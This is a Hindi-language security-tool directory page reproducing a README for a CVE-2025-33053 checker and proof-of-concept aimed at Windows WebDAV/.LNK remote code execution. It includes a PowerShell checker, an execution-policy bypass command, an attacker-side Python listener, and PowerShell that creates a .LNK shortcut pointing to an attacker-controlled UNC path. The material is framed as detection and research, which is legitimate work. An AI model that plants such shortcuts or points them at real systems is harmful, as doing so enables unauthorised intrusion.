
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-33053-Checker-PoC — CVE-2025-33053 जाँचकर्ता और PoC | Kitploit
उपकरण/GitHubGitHub/thetorjancaptain/cve-2025-33053-checker-poc
भेद्यता विश्लेषणशोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubthetorjancaptain/cve-2025-33053-checker-poc

CVE-2025-33053-Checker-PoC

CVE-2025-33053 जाँचकर्ता और PoC

रिपॉजिटरी देखें
1231 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    403
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    वेब पर 7,700+ सोशल मीडिया पहचानों को खोजने और मैप करने के लिए AI-संचालित OSINT इंजन

    263

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-33053 भेद्यता जाँचकर्ता और प्रूफ-ऑफ-कॉन्सेप्ट (PoC)

Checker Proof जाँचकर्ता का प्रमाण

PoC Proof PoC का प्रमाण

CVE-2025-33053 की जाँच और संभावित शोषण प्रदर्शित करने के लिए उपकरणों का एक पूरा सेट, जो विंडोज सिस्टम को प्रभावित करने वाली एक गंभीर WebDAV-आधारित दूरस्थ कोड निष्पादन (RCE) भेद्यता है।


📌 CVE-2025-33053 के बारे में

CVE-2025-33053 हमलावरों को .LNK शॉर्टकट फ़ाइलों का शोषण करने की अनुमति देता है जो दुर्भावनापूर्ण रिमोट WebDAV शेयरों को संदर्भित करती हैं, जिससे प्रभावित सिस्टम पर दूरस्थ कोड निष्पादन (RCE) हो सकता है।

भेद्यता की शर्तें:

  • लक्ष्य पर WebClient सेवा स्थापित और चल रही होनी चाहिए।
  • लक्ष्य OS को ऐसे UNC पथों तक पहुँचने पर UNC पथों को WebDAV पर हल करना चाहिए — भले ही .LNK फ़ाइलों के माध्यम से किया जाए।

🔍 भेद्यता कैसे काम करती है?

  1. निर्मित .LNK फ़ाइल या सीधे UNC पथ तक पहुँच — यह एक रिमोट UNC पथ को इंगित करता है जैसे:
  2. जब .LNK तक पहुँचा जाता है या UNC पथ मैन्युअल रूप से ब्राउज़ किया जाता है (उदाहरण के लिए, फ़ाइल एक्सप्लोरर के माध्यम से): - WebClient सेवा WebDAV के माध्यम से रिमोट UNC स्थान पर संचार आरंभ करती है। - सिस्टम हमलावर के सर्वर से मेटाडेटा क्वेरी करने के लिए PROPFIND अनुरोध भेजता है।
  3. PROPFIND अनुरोध प्राप्त करने पर, हमलावर पुष्टि कर सकता है कि: - लक्ष्य प्रणाली UNC पथों को WebDAV के माध्यम से हल करती है। - सिस्टम CVE-2025-33053 के लिए संभावित रूप से कमजोर है।


✅ रीयल-टाइम भेद्यता जाँचकर्ता (CVE-2025-33053_checker.ps1)

यह क्या करता है:

जाँचउद्देश्य
🔍 WebClient सेवा स्थितिपुष्टि करता है कि WebDAV समर्थन सक्रिय और चल रहा है या नहीं।
🔍 Test-Path के माध्यम से UNC पथ हैंडलिंगपरीक्षण करता है कि सिस्टम रिमोट WebDAV UNC पथों को हल करता है या नहीं (CVE शोषण के लिए मुख्य पूर्व शर्त)।

कैसे चलाएँ:

  1. PowerShell को व्यवस्थापक के रूप में खोलें।

  2. यदि स्क्रिप्ट निष्पादन प्रतिबंधित है, तो चलाएँ:

Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
  1. जाँचकर्ता चलाएँ: .\CVE-2025-33053_checker.ps1

⚙️ प्रूफ-ऑफ-कॉन्सेप्ट (PoC) सर्वर (CVE-2025-33053_PoC.py)

यह क्या करता है:

  • हमलावर की मशीन पर Python-आधारित WebDAV-जैसे सर्वर सेट करता है।

  • जब पीड़ित प्रणाली दुर्भावनापूर्ण UNC पथ को हल करती है तो आने वाले PROPFIND अनुरोधों को कैप्चर करता है।
  • टर्मिनल में प्रदर्शित करता है कि सिस्टम ने संपर्क किया है — शोषण की संभावना साबित करता है। नोट: VM में परीक्षण किया गया।

उपयोग:

  1. हमलावर (Kali) मशीन पर:
python3 CVE-2025-33053_PoC.py --port 8000
  1. लक्ष्य मशीन पर:
  • UNC पथ को सीधे फ़ाइल एक्सप्लोरर में खोलें:
\\<Kali-IP>@8000\DavWWWRoot\route.exe
  • मैन्युअल रूप से Windows में एक .LNK फ़ाइल बनाएँ या बस नेविगेट करें:
\\<Kali-IP>@8000\DavWWWRoot\route.exe
  • शॉर्टकट फ़ाइल बनाने की PowerShell विधि का उदाहरण:
$WScriptShell = New-Object -ComObject WScript.Shell
$Shortcut = $WScriptShell.CreateShortcut("C:\Users\Public\CVE-2025-33053-Test.lnk")
$Shortcut.TargetPath = "\\<Kali-IP>@8000\DavWWWRoot\route.exe"
$Shortcut.Save()
  1. यदि लक्ष्य कमजोर है तो PoC सर्वर लॉग करेगा:
[!] PROPFIND request received from <victim-ip> - Potential CVE-2025-33053 detected!
[!] Target system is VULNERABLE to CVE-2025-33053!

🔍 यह PoC वैध और विश्वसनीय क्यों है:

✔️ वास्तविक UNC पथ समाधान का उपयोग करता है — कोई सिमुलेशन नहीं। ✔️ OS द्वारा ट्रिगर किए गए वास्तविक PROPFIND अनुरोधों को कैप्चर करता है — CVE शोषण के लिए आवश्यक सटीक व्यवहार। ✔️ पेलोड निष्पादित किए बिना या नुकसान पहुँचाए बिना भेद्यता का वास्तविक नेटवर्क-स्तरीय साक्ष्य प्रदर्शित करता है।


🚧 महत्वपूर्ण नोट्स

यह PoC लक्ष्य प्रणाली का शोषण या नुकसान नहीं पहुँचाता है — यह केवल अंतर्निहित कमजोर व्यवहार का पता लगाता है। नियंत्रित वातावरण में या स्पष्ट प्राधिकरण के साथ उपयोग के लिए अभिप्रेत है। वास्तविक सिस्टम व्यवहार प्रदर्शित करता है — कोई नकली सिमुलेशन नहीं। केवल शैक्षिक उद्देश्यों के लिए उपयोग करें। अनधिकृत सिस्टम पर न चलाएँ।


🏷️ लाइसेंस

MIT लाइसेंस — केवल शैक्षिक, शोध और रक्षात्मक उद्देश्यों के लिए निःशुल्क।


🤝 योगदान

पुल रिक्वेस्ट का स्वागत है — पहचान में सुधार करें, सुविधाएँ जोड़ें, या सुधार सुझाएँ।


⚠️ अस्वीकरण

यह रिपॉजिटरी केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान के लिए है। उन सिस्टमों पर दुरुपयोग जिनके आप मालिक नहीं हैं या जिनके परीक्षण की अनुमति नहीं है, सख्त वर्जित है।


टूल डाउनलोड करें